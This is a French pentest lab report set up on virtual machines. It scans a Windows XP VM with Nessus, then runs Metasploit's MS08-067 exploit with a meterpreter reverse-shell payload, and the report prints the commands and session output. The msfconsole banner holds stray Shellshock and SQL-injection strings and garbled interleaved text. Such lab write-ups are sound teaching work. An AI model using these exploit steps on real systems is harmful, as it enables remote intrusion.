
--- 192.168.1.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 999ms
rtt min/avg/max/mdev = 0.688/0.692/0.696/0.004 ms
```

Les pings s'effectuent sans problèmes.

## 2.2.3/ Création de la VM Kali Linux avec Nessus


Nous allons maintenant installer la VM Kali Linux qui nous permettra de réaliser les tests de sécurité.

On crée donc la nouvelle machine :



On télécharger une image ISO de Kali Linux depuis [kali.org](http://kali.org).

Après avoir terminé la configuration et l'installation nous pouvons désormais accéder à la machine Kali Linux où nous allons ensuite installer Nessus (id : toto / mdp : toto)



On configure le réseau pour qu'elle puisse communiquer avec les autres VM :

```
[root@kali]-[~/home/toto]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.1.3 netmask 255.255.255.0 broadcast 0.0.0.0
        ether 08:00:27:b7:fd:df txqueuelen 1000 (Ethernet)
          RX packets 92 bytes 19719 (19.2 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 40 bytes 17611 (17.1 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Et on peut maintenant vérifier la connectivité, les machines Windows XP et Metasploit pouvaient déjà communiquer entre elles.

On essaye donc de Kali vers les 2 autres

```
[root@kali]-[~/home/toto]
# ping 192.168.1.2
PING 192.168.1.2 (192.168.1.2) 56(84) bytes of data.
64 bytes from 192.168.1.2: icmp_seq=1 ttl=64 time=0.638 ms
64 bytes from 192.168.1.2: icmp_seq=2 ttl=64 time=0.621 ms
^C
--- 192.168.1.2 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1006ms
rtt min/avg/max/mdev = 0.621/0.629/0.638/0.008 ms
```

```
[root@kali]-[~/home/toto]
# ping 192.168.1.1
PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data.
64 bytes from 192.168.1.1: icmp_seq=1 ttl=128 time=1.87 ms
64 bytes from 192.168.1.1: icmp_seq=2 ttl=128 time=0.772 ms
^C
--- 192.168.1.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 0.772/1.319/1.866/0.547 ms
```

On test dans l'autre sens :

Metasploit vers Kali :

```
root@metasploitable:/home/msfadmin# ping 192.168.1.3
PING 192.168.1.3 (192.168.1.3) 56(84) bytes of data.
64 bytes from 192.168.1.3: icmp_seq=1 ttl=64 time=0.561 ms
64 bytes from 192.168.1.3: icmp_seq=2 ttl=64 time=0.438 ms

--- 192.168.1.3 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1004ms
rtt min/avg/max/mdev = 0.438/0.499/0.561/0.065 ms
```

Windows XP vers Kali :

```
C:\Documents and Settings\SimonPC>ping 192.168.1.3

Envoi d'une requête 'ping' sur 192.168.1.3 avec 32 octets de données :

Réponse de 192.168.1.3 : octets=32 temps=2 ms TTL=64
Réponse de 192.168.1.3 : octets=32 temps<1ms TTL=64

Statistiques Ping pour 192.168.1.3:
    Paquets : envoyés = 2, reçus = 2, perdus = 0 (perte 0%),
Durée approximative des boucles en millisecondes :
    Minimum = 0ms, Maximum = 2ms, Moyenne = 1ms
```

Les pings s'effectuent correctement il n'y a donc aucun problème de connectivité et toutes les machines peuvent communiquer entre elles.

### 3/ Installation de Nessus

Nessus est un outil très puissant utilisé pour scanner les vulnérabilités dans un système ou un réseau. Il peut détecter des failles critiques telles que des logiciels obsolètes, des configurations incorrectes ou des ports ouverts. Cet outil est essentiel pour toute phase de reconnaissance dans un test d'intrusion.

Nous allons donc d'abord télécharger Nessus Essentials depuis [tenable.com](https://www.tenable.com), le site officiel.

Après avoir installé le fichier on l'installe à partir du terminal Linux à l'aide de cette commande :

```
(root㉿kali)-[~/home/toto/Bureau]
# dpkg -i Nessus-10.8.3-ubuntu1604_amd64.deb

Selection du paquet nessus précédemment désélectionné.
(Lecture de la base de données ... 400310 fichiers et répertoires déjà installés.)
Préparation du dépaquetage de Nessus-10.8.3-ubuntu1604_amd64.deb ...
Dépaquetage de nessus (10.8.3) ...
Paramétrage de nessus (10.8.3) ...
HMAC : (Module_Integrity) : Pass
SHA1 : (KAT_Digest) : Pass
SHA2 : (KAT_Digest) : Pass
SHA3 : (KAT_Digest) : Pass
TD5 : (KAT_Cipher) : Pass
AES_GCM : (KAT_Cipher) : Pass
AES_ECB_Decrypt : (KAT_Cipher) : Pass
RSA : (KAT_Signature) : RNG : (Continuous_RNG_Test) : Pass
Pass
ECDSA : (PCT_Signature) : Pass
ECDSA : (PCT_Signature) : Pass
DSA : (PCT_Signature) : Pass
TLS13_KDF_EXTRACT : (KAT_KDF) : Pass
TLS13_KDF_EXPAND : (KAT_KDF) : Pass
TLS12_PRF : (KAT_KDF) : Pass
PBKDF2 : (KAT_KDF) : Pass
SSHKDF : (KAT_KDF) : Pass
KBKDF : (KAT_KDF) : Pass
HKDF : (KAT_KDF) : Pass
SSKDF : (KAT_KDF) : Pass
X963KDF : (KAT_KDF) : Pass
X942KDF : (KAT_KDF) : Pass
HASH : (DRBG) : Pass
CTR : (DRBG) : Pass
HMAC : (DRBG) : Pass
DH : (KAT_KA) : Pass
ECDH : (KAT_KA) : Pass
RSA_Encrypt : (KAT_AsymmetricCipher) : Pass
RSA_Decrypt : (KAT_AsymmetricCipher) : Pass
RSA_Decrypt : (KAT_AsymmetricCipher) : Pass
INSTALL PASSED
Unpacking Nessus Scanner Core Components ...


- You can start Nessus Scanner by typing /bin/systemctl start nessusd.service
- Then go to https://kali:8834/ to configure your scanner
```

L'installation a été effectuée et nous pouvons désormais utiliser Nessus pour exploiter différentes failles sur les autres machines.

On démarre le service nessus :


```
-(root㉿kali)-[/home/toto/Bureau]
# /bin/systemctl start nessusd.service
```

Puis on se rend sur l'adresse indiqué pour commencer à configurer et utiliser Nessus :



On nous demande plusieurs informations comme notre nom, notre prénom, notre adresse mail pour pouvoir utiliser une version gratuite de Nessus qui est payante de base. Après cela nous recevons un code d'activation qui nous permet d'accéder gratuitement à Nessus.

Une fois la configuration finie, nous arrivons sur la page de scan de Nessus :



## 4/ Analyse des vulnérabilités

### 4.1. Analyse et exploitation de la machine Windows XP (192.168.1.1)

On peut démarrer un nouveau scan et on arrive sur une page avec plusieurs types de scan, nous allons ici choisir “Basic Network Scan”

The screenshot shows the Tenable Nessus Essentials interface. At the top, there's a navigation bar with 'Scans' selected. On the left, there are sections for 'FOLDERS' (My Scans, All Scans, Trash) and 'RESOURCES' (Policies, Plugin Rules, Terrascan). The main area is titled 'Scan Templates' with a sub-section 'Scanner'. It shows several templates: 'Host Discovery' (a simple scan to discover live hosts and open ports), 'Basic Network Scan' (a full system scan suitable for any host), 'Credential Validation' (verify host credential pairs for Windows & Unix), 'Advanced Scan' (configure a scan without recommendations), 'Advanced Dynamic Scan' (configure a dynamic plugin scan without recommendations), 'Malware Scan' (scan for malware on Windows and Unix systems), 'Nessus 10.8.0 / 10.8.1 Agent Reset' (scan to find, reset, and update agents), 'Mobile Device Scan' (assess mobile devices via Microsoft Exchange or an MDM), 'Web Application Tests' (scan for published and unknown web vulnerabilities using Nessus Scanner), 'Credentialed Patch Audit' (authenticate to hosts and enumerate missing updates), 'Active Directory Starter Scan' (look for misconfigurations in Active Directory), and 'Find AI' (AI, LLM, ML related detections and vulnerabilities). A message at the top right says 'Plugins are done compiling.' There are also 'Tenable News' and 'Progress WhatsUp' sections.

On arrive ensuite sur une page pour configurer le scan :

The screenshot shows the 'New Scan / Basic Network Scan' configuration page. The 'Settings' tab is active. On the left, there's a sidebar with sections: 'BASIC' (General, Schedule, Notifications), 'DISCOVERY', 'ASSESSMENT', 'REPORT', and 'ADVANCED'. The 'GENERAL' section is expanded. The main form has the following fields: 'Name' (Scan Windows XP), 'Description' (Scan des failles de la VM Windows XP), 'Folder' (My Scans), and 'Targets' (192.168.1.1). At the bottom, there are buttons for 'Upload Targets' and 'Add File'.

On renseigne ici le nom, la description, le dossier et la cible du scan.

Une fois le scan terminé, on peut observer toutes les vulnérabilités :

Sev	CVSS	VPR	EPSS	Name	Family	Count	
Critical	10.0			Microsoft Windows XP Unsupported Installation Detection	Windows	1	🔗
High	7.3	6.6	0.0202	SMB NULL Session Authentication	Misc.	1	🔗
Low	2.1 *	2.2	0.8939	ICMP Timestamp Request Remote Date Disclosure	General	1	🔗
Mixed	...	...	...	Microsoft Windows (Multiple Issues)	Windows	5	🔗
Mixed	...	...	...	SMB (Multiple Issues)	Misc.	2	🔗
Info	...	...	...	SMB (Multiple Issues)	Windows	8	🔗
Info				Nessus SYN scanner	Port scanners	3	🔗
Info				Common Platform Enumeration (CPE)	General	1	🔗
Info				Device Type	General	1	🔗
Info				Ethernet MAC Addresses	General	1	🔗
Info				Nessus Scan Information	Settings	1	🔗
Info				Nessus Windows Scan Not Performed with Admin Privileges	Settings	1	🔗
Info				Network Time Protocol (NTP) Server Detection	Service detection	1	🔗
Info				OS Identification	General	1	🔗
Info				OS Security Patch Assessment Not Available	Settings	1	🔗
Info				Target Credential Status by Authentication Protocol - No Credentials Provided	Settings	1	🔗
Info				TCP/IP Timestamps Supported	General	1	🔗
Info				Traceroute Information	General	1	🔗

Nous allons maintenant voir comment exploiter ces failles.

On choisit une faille, ici MS08-67

CRITICAL MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644) (ECLIPSEDWING) (unauthenticated check)

Description  
The remote Windows host is affected by a remote code execution vulnerability in the 'Server' service due to improper handling of RPC requests. An unauthenticated, remote attacker can exploit this, via a specially crafted RPC request, to execute arbitrary code with 'System' privileges.  
ECLIPSEDWING is one of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers.

Solution  
Microsoft has released a set of patches for Windows 2000, XP, 2003, Vista and 2008.

See Also  
<https://www.nessus.org/u7adf86aac>

Output  
No output recorded.  
To see debug logs, please visit individual host

Ports: 4 Hosts: 1

445 /tcp/ off 192.168.1.1 ↗

Cette attaque utilise une faille dans le service SMB pour exécuter du code malveillant à distance, ouvrant un accès administrateur sur la cible.

On va ensuite sur Metasploit avec la commande msfconsole qui nous permet d'exploiter les failles.

```
[root@kali]-[/home/toto/Bureau]
# msfconsole
[!] msfconsole - Kali Linux - [!] Kali Docs - [!] Kali Forums - [!] Kali NetHunter - [!] Exploit-DB - [!] Google Hacking DB - [!] OffSec
Metasploit tip: Use the analyze command to suggest runnable modules for hosts
[!] Nessus Essentials - Scans - Settings

*Neutrino_Cannon*PrettyBeefy*PostalTime*binbash*deadastronauts*EvilBunnyWrote*L1T*Mail.ru*() { :;}; echo vulnerable*
*Team sorceror*ADACTF*BisonSquad*socialdistancing*LeukeTeamNaam*OWASP Moncton*Alegori*exit*Vampire Bunnies*APT593*
*QuePasaZombiesAndFriends*NetSecBG*coincion*ShroomZ*Slow Coders*Scavenger Security*Bruh*NoTeamName*Terminal Cult*
*edspinner*BFPG*MagentaHats*0x01DA*Kaczuski*AlphaPwners*ILAHAX*Raffaela*HackSurYvette*outout*HackSouth*Corax*yeeb0iz*
*SKU*Cyber COBRA*flaghunters*0xCD*AI Generated*CSEC*p3nnm3d*IFS*CTF_Circle*InnotecLabs*baadf00d*BitSwitchers*0xnoobs*
*ItPwns - Intergalactic Team of PWNers*PCCsquared*fr334aks*runCMD*0x194*Kapital Krakens*ReadyPlayer1337*Team 443*
*HACKSNOW*InfoUsec*CTF Community*DCZia*NiceWay*0xBlueSky*ME3*Tipi'Hack*Porg Pwn Platoon*Hackerty*hackstreetboys*
*ideaengine007*eggcellent*H4xx*cw167*localhorst*Original Cyan Lonker*Sad_Pandas*FalseFlag*OurHeartBleedsOrange*SBWASP*
*Cult of the Dead Turkey*doesthismatter*crayontheft*Cyber Mausoleum*scripter*VetSec*norbott*Delta Squad Zero*Mukesh*
*x00-x00*BlackCat*ARESx*cxp*vaporsec*purplehax*RedTeam@MTU*UsalamaTeam*vitamink*RISC*forkbomb444*hownowbrowncow*
*ethernot*cheesebaguette*downgrade*FR!3ND5*badfirmware*Cut3Dr4g0n*dc615*hora*Polaris_One*team*hydra*Takoyaki*
*Sudo Society*inognito-flash*TheScientists*Tea Party*Reapers of Pwnage*OldBoys*0x0ul3Fr1t1B13r3*bearswithsaws*DC540*
*iMosuke*Infosec_zitro*CrackTheFlag*TheConquerors*Asur*4fun*Rogue-CTF*Cyber*TMHC*The_Pirhacks*btwIuseArch*MadDawgs*
*HInc*The Mighty Mangolins*CCSF_RamSec*x4n0nxx*rc3r3rs*eme hac*Ph4n70m_R34p3*humz1q*Preeminence*UMGC*ByteBrigade*
*TeamFastMark*Towson-Cyberkatz*meow*xrzhev*PA Hackers*Kuolema*Nakateam*Log1c B0mb*NOVA-InfoSec*teamstyle*Panic*
*BONGOR3*
*Les Tontons Fl4gueurs* ECLIPSEDWING is one of multiple Equation Group vulnerabilities and exploits disclosed on the Shadow Brokers website. It is believed that the exploit was developed by the Equation Group and released as part of their toolkit. The exploit targets Microsoft's release of a set of patches for Windows 2000, XP, Vista and 7.
*' UNION SELECT 'password*
*burner_herz0g*
*here_there_be_trolls* Solution
*rt4t_6prung4nd4*NYUSEC*
*IkastenIO*TWC*balkansec* Microsoft has released a set of patches for Windows 2000, XP, Vista and 7.
*TofuEelRoll*Trash Pandas*
*Astra*Got Schwartz?*tmux*
*\l*Juicy white peach* See Also
*HackerKnights*
*Pentest Rangers*
*placeholder name*bitup*
*UCASers*onotch*
*NENiNuMmOk*
*Maux de tête*LalaNG*
*crr0tz*23r0p0rn*clueless*
*HackWara*
*Kugelschreibertester*
*icemasters*
*Spartan's Ravens*
*g0ld1gg3rs*pappo*
*Les CRACKS*c0dingRabbits*
*2Cr4sh*RecycleBin*
*ExploitStudio*
*Car RamRod*0x414141*
*Björkson*FlyingCircus*
*Securifera*hot cocoa*
*n00bytes*DNC60*guildzero*dorko*tv*42*[EH]*CarpeDien*Flamin-Go*BarryWhite*XUcyber*FernetInjection*DCCurity*
*Mars Explorer*zen_cfw*Fat Boys*Simpatico*zdjb*Isec-U.0*The Pomorians*T35HH@Wk33*JetJ*OrangeStar*Team Corgi*
*D0g3*0itch*OffRes*LegionOfRinf*UniWA*wgucoo*Pr0ph3t*L0ner*_n00bz*OSINT Punchers*Tinfoil Hats*Hava*Team Neu*
*Cyb3rDoctor*Techlock Inck*kinakomochi*DubbelDopper*bubbashmp*wGh0st*$tyl3sec*LUCKY_CLOVERS*ev4d3rx10-team*mir4n6*
*PEQUI_ctf*HKLBD*13*5 bits short of a byte*UCM*ByteForc3*Death_Geass*Stryk3r*Woot*Raise The Black*CTErr0r*
*Individual*mikejam*Flag Predator*klandes*_no_Skids*SQ.*CyberOWL*Ironhearts*Kizzle*gauti*
*San Antonio College Cyber Rangers*sam.ninja*Akerbeltz*cheeseroyale*Ephyra*sard city*OrderingChaos*Pickle_Ricks*
*Hex2Text*defiant*hefter*Flaggermeister*Oxford Brookes University*0D1E*noob_noob*Ferris Wheel*Ficus*ONO*jameless*
*Logic_b0mb*dr4k0t4*0th3rs*dcua*ccccchhh6819*Manzara's Magpies*pwn4lyfe*Droogy*Shrubhound Gang*ssociety*HackJWL*
*asdffghjkl*00b13*i-cube warriors*Whatev3rThrone*Salvat0re*Chadsec*0x1337deadbeef*StarchingIDK*Tieto_alaviiva_turva*
*InspiV*Cyber Club*kurage@verfl0w*lammm*pelicans_for_freedom*switchteam*tim*departedcomputerchairs*cool_runnings*
*chads*SecureShell*EtIetsHekken*CyberSquad*PGK*Trident*RedSeer*SOmA*EVMM*BUCKYS_Angels*OrangeJuice*DemDirtyUserz*
*OpenToAll*Born2Hack*Bigglesworth*NIS*10Monkeys1Keyboard*TNGCrew*Cla55N0tF0und*exploits33kr*root_rulzz*InfosecIIIG*
*superusers*H@rdT0R3m3b3*operators*NULL*stuxCTF*mHackresciallo*Eclipse*Gingabeast*Hamad*Immortals*arasan*MouseTrap*
*damn_sadboi*tadaaa>null2root*HowestCSP*fezfezf*LordVader*Fl0g_Hunt3rs*bluenet*P@Ge2mE*
[!] Tenable News
      =[ metasploit v6.4.34-dev
+ -- ---=[ 2461 exploits - 1267 auxiliary - 431 post
+ -- ---=[ 1468 payloads - 49 encoders - 11 nops
+ -- ---=[ 9 evasion
]

Metasploit Documentation: https://docs.metasploit.com/
```

On charge le module dans Metasploit :

```
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) >
```

**Description :** Ce module est spécifiquement conçu pour exploiter la vulnérabilité MS08-067, une des failles les plus connues et dangereuses affectant Windows XP. Il cible le service SMB vulnérable pour injecter du code malveillant.

On configure ensuite les options :

```
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.1.1
RHOST => 192.168.1.1
msf6 exploit(windows/smb/ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.1.3
LHOST => 192.168.1.3
msf6 exploit(windows/smb/ms08_067_netapi) >
```

**Description :**

- RHOST : Adresse IP de la machine cible.
- PAYLOAD : Définit la charge utile, ici un shell Meterpreter pour accéder à la machine cible.
- LHOST : Adresse IP de votre machine Kali Linux pour recevoir la connexion de retour (reverse shell).

On peut ensuite lancer l'exploit avec la commande “exploit” :

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.1.3:4444
[*] 192.168.1.1:445 - Automatically detecting the target...
[*] 192.168.1.1:445 - Fingerprint: Windows XP - Service Pack 3 - lang:French
[*] 192.168.1.1:445 - Selected Target: Windows XP SP3 French (NX)
[*] 192.168.1.1:445 - Attempting to trigger the vulnerability...
[*] Sending stage (177734 bytes) to 192.168.1.1
[*] Meterpreter session 1 opened (192.168.1.3:4444 → 192.168.1.1:1073) at 2025-01-26 15:37:36 +0100
meterpreter >
```

**Ce qui se passe :** Metasploit envoie une requête malveillante au service SMB de la machine cible. Si l'exploitation réussit, vous obtenez une session Meterpreter pour interagir avec la cible.

Une fois la session ouverte on peut donc explorer la machine grâce à Meterpreter.

### Vérifier les informations système :

```
meterpreter > sysinfo
Computer       : SIMON
OS            : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture   : x86
System Language: fr_FR
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
```

Affiche les informations système de la machine cible (nom, architecture, version de l'OS).

### Lister les fichiers et répertoires :

```
meterpreter > ls
Listing: C:\WINDOWS\system32\description
Mode  Last modified      Name
----  -----
100666/rw-rw-rw- 2025-01-25 16:41:23 +0100 $winnt$.infes and exploits disclosed on 2017/04/1
040777/rwxrwxrwx 0          2025-01-25 17:27:19 +0100 1025
040777/rwxrwxrwx 0          2025-01-25 17:27:19 +0100 1028
040777/rwxrwxrwx 0          2025-01-25 17:27:19 +0100 1031
040777/rwxrwxrwx 0          2025-01-25 17:36:57 +0100 1033
040777/rwxrwxrwx 0          2025-01-25 17:37:15 +0100 1036
040777/rwxrwxrwx 0          2025-01-25 17:27:19 +0100 1037
040777/rwxrwxrwx 0          2025-01-25 17:27:19 +0100 1041
040777/rwxrwxrwx 0          2025-01-25 17:27:19 +0100 1042
040777/rwxrwxrwx 0          2025-01-25 17:27:19 +0100 1054
100666/rw-rw-rw- 2151     2008-04-14 14:00:00 +0200 12520437.cpx
100666/rw-rw-rw- 2233     2008-04-14 14:00:00 +0200 12520850.cpx
040777/rwxrwxrwx 0          2025-01-25 17:27:19 +0100 2052
040777/rwxrwxrwx 0          2025-01-25 17:27:19 +0100 3076
040777/rwxrwxrwx 0          2025-01-25 17:27:19 +0100 3com_dmi
100666/rw-rw-rw- 100352   2008-04-14 14:00:00 +0200 6to4svc.dll
100666/rw-rw-rw- 1896     2008-04-14 14:00:00 +0200 AUTOEXEC.NT
100666/rw-rw-rw- 3072     2025-01-25 16:35:09 +0100 CONFIG.NT
100666/rw-rw-rw- 3072     2008-04-14 14:00:00 +0200 CONFIG.TMP
100666/rw-rw-rw- 66082    2008-04-14 14:00:00 +0200 C_28594.NLS
100666/rw-rw-rw- 66082    2008-04-14 14:00:00 +0200 C_28595.NLS
100666/rw-rw-rw- 66082    2008-04-14 14:00:00 +0200 C_28597.NLS
040777/rwxrwxrwx 0          2025-01-25 16:38:33 +0100 CatRoot
040777/rwxrwxrwx 0          2025-01-25 16:43:29 +0100 CatRoot2
